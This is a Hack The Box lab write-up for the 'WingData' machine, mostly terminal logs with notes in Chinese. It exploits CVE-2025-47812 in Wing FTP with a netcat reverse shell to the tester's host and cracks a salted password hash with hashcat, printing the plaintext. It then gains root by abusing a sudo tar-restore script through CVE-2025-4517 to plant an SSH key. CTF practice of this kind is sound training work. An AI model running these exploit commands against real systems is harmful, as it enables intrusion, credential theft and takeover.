Machine Info
| NAME | OS | Dificulty |
| WingData | Linux | Easy |
NMAP
ehl@kali-leaner:~/Desktop/CyberSecurity/HTB/WingData$ nmap -sS -p- wingdata.htb
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-02 11:11 +0000
Nmap scan report for wingdata.htb (10.129.6.36)
Host is up (0.040s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 135.43 secondsWebsite
Host: Ftp
通过主页可以发现一个可以登录的页面。

Exploit
| 漏洞 | CVE-2025-47812 |
| 原理 | 用户名包含NULL字节时,系统仅处理NULL前的部分,导致认证绕过并成功登录。恶意代码随后通过会话文件注入并执行。 |
| 受影响版本 | <7.4.4 |
ehl@kali-leaner:~/Desktop/CyberSecurity/HTB/WingData/CVE-2025-47812-poc$ python3 CVE-2025-47812.py -u http://ftp.wingdata.htb -c "nc -c /bin/sh 10.10.15.95 55555" -v

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'nc -c /bin/sh 10.10.15.95 55555' and username: 'anonymous'
[+] UID extracted: a2018b1e94e7f9c3dac7ebee9b639fd8f528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: a2018b1e94e7f9c3dac7ebee9b639fd8f528764d624db129b32c21fbca0cb8d6root@Stronger:~# nc -lvnp 55555
listening on [any] 55555 ...
connect to [10.10.15.95] from (UNKNOWN) [10.129.6.93] 42546
id
uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
python3 -c "import pty;pty.spawn('/bin/bash');"
wingftp@wingdata:/opt/wftpserver$ id
id
uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
wingftp@wingdata:/opt/wftpserver$ User
得到盐值
wingftp@wingdata:/opt/wftpserver/Data/1$ cat settings.xml | grep -i salt
cat settings.xml | grep -i salt
    <EnablePasswordSalting>1</EnablePasswordSalting>
<SaltingString>WingFTP</SaltingString>得到密码
wingftp@wingdata:/opt/wftpserver/Data/1/users$ ls
ls
anonymous.xml  john.xml  maria.xml  steve.xml  wacky.xml

wingftp@wingdata:/opt/wftpserver/Data/1/users$ cat wacky.xml
cat wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        ...
        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
        ...
    </USER>
</USER_ACCOUNTS>

wingftp@wingdata:/opt/wftpserver/Data/1/users$ cd /home
cd /home

wingftp@wingdata:/home$ ls
ls
wacky确认加密格式
ehl@kali-leaner:~/Desktop/CyberSecurity/HTB/WingData/CVE-2025-47812-poc$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
[+] RipeMD-256(HMAC)
[+] SNEFRU-256(HMAC)
[+] SHA-256(md5($pass))
[+] SHA-256(sha1($pass))
--------------------------------------------------
 HASH: ^C

Bye!使用hashcat解密。
ehl@kali-leaner:~/Desktop/CyberSecurity/HTB/WingData$ hashcat -a 0 -m 1410 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-AMD EPYC 7H12 64-Core Processor, 1450/2901 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (1479 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1410 (sha256($pass.$salt))
Hash.Target......: 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b87...ingFTP
Time.Started.....: Mon Mar  2 20:00:09 2026 (7 secs)
Time.Estimated...: Mon Mar  2 20:00:16 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  2310.1 kH/s (0.58ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 14344192/14344385 (100.00%)
Rejected.........: 0/14344192 (0.00%)
Restore.Point....: 14340096/14344385 (99.97%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: !carolyn ->  ladykitz
Hardware.Mon.#01.: Util: 47%

Started: Mon Mar  2 19:59:45 2026
Stopped: Mon Mar 2 20:00:18 2026登录成功
ehl@kali-leaner:/usr/share/wordlists/legion$ ssh wacky@wingdata.htb
wacky@wingdata.htb's password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 2 15:28:30 2026 from 10.10.15.95
wacky@wingdata:~$ id
uid=1001(wacky) gid=1001(wacky) groups=1001(wacky)Root
有一个文件可以在不需要密码运行的情况下具有root权限。
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
(root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *进行代码审计。
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
main()经过分析发现,该代码主要功能是将备份的文件恢复回来,其中用到了extractall解压函数。该函数存在漏洞CVE-2025-4517 ,在使用 TarFile.extractall() 或 TarFile.extract() 方法提取不受信任的 tar 文件时,如果 filter 参数设置为“data”或 “tar“,可能会导致任意文件写入到提取目录之外。这里我们尝试将自己生成的公钥放在~/.ssh/目录下,然后使用私钥登录.
首先生成一对密钥。
ssh-keygen -t rsa -b 4096利用https://github.com/DesertDemons/CVE-2025-4138-4517-POC生成恶意tar包
wacky@wingdata:/tmp$ python3 exploit.py --tar-out backup_1002.tar --target /root/.ssh/authorized_keys --payload id_rsa.pub --mode 0600
██████╗ ███████╗███████╗███████╗██████╗ ████████╗    ██████╗ ███████╗███╗   ███╗ ██████╗ ███╗   ██╗███████╗
██╔══██╗██╔════╝██╔════╝██╔════╝██╔══██╗╚══██╔══╝    ██╔══██╗██╔════╝████╗ ████║██╔═══██╗████╗  ██║██╔════╝
██║  ██║█████╗  ███████╗█████╗  ██████╔╝   ██║       ██║  ██║█████╗  ██╔████╔██║██║   ██║██╔██╗ ██║███████╗
██║  ██║██╔══╝  ╚════██║██╔══╝  ██╔══██╗   ██║       ██║  ██║██╔══╝  ██║╚██╔╝██║██║   ██║██║╚██╗██║╚════██║
██████╔╝███████╗███████║███████╗██║  ██║   ██║       ██████╔╝███████╗██║ ╚═╝ ██║╚██████╔╝██║ ╚████║███████║
╚═════╝ ╚══════╝╚══════╝╚══════╝╚═╝  ╚═╝   ╚═╝       ╚═════╝ ╚══════╝╚═╝     ╚═╝ ╚═════╝ ╚═╝  ╚═══╝╚══════╝

Exploit by DesertDemons
   ╔═══════════════════════════════════════════════════════════════╗
   ║  CVE-2025-4138 / CVE-2025-4517  –  tarfile filter bypass      ║
   ║  Python PATH_MAX symlink escape  →  arbitrary file write      ║
   ╚═══════════════════════════════════════════════════════════════╝


[+] Creating directory:     /root/.ssh/
[+] Exploit tar written to: backup_1002.tar
[+] Target file:            /root/.ssh/authorized_keys
[+] Payload size:           741 bytes
[+] File mode:              0o600

[*] Next steps:
    1. Trigger extraction of backup_1002.tar
       as a privileged user with vulnerable Python (3.12.0–3.12.10 / 3.13.0–3.13.3)
    2. Verify that /root/.ssh/authorized_keys was written.

[*] Done.
wacky@wingdata:/tmp$ ls
backup_1002.tar                                                          systemd-private-7437a679e940473ea246e958c8d2aeb3-systemd-logind.service-lTxOod
exploit.py                                                               systemd-private-7437a679e940473ea246e958c8d2aeb3-systemd-timesyncd.service-Sfp2oU
id_rsa.pub                                                               vmware-root
linpeas.sh                                                               vmware-root_3334-2990615160
systemd-private-7437a679e940473ea246e958c8d2aeb3-apache2.service-PJOjjt将tar包放到backup目录下再利用备份恢复代码
wacky@wingdata:/opt/backup_clients/backups$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1002.tar -r restore_pwn
[+] Backup: backup_1002.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_pwn
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_pwn这时可以直接利用私钥
ehl@kali-leaner:~/Desktop/CyberSecurity/HTB/WingData$ ssh -i id_rsa rootwingdata.htb
ssh: Could not resolve hostname rootwingdata.htb: Name or service not known
ehl@kali-leaner:~/Desktop/CyberSecurity/HTB/WingData$ ssh -i id_rsa root@wingdata.htb
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 2 16:06:59 2026 from 10.10.15.95
root@wingdata:~# id
uid=0(root) gid=0(root) groups=0(root)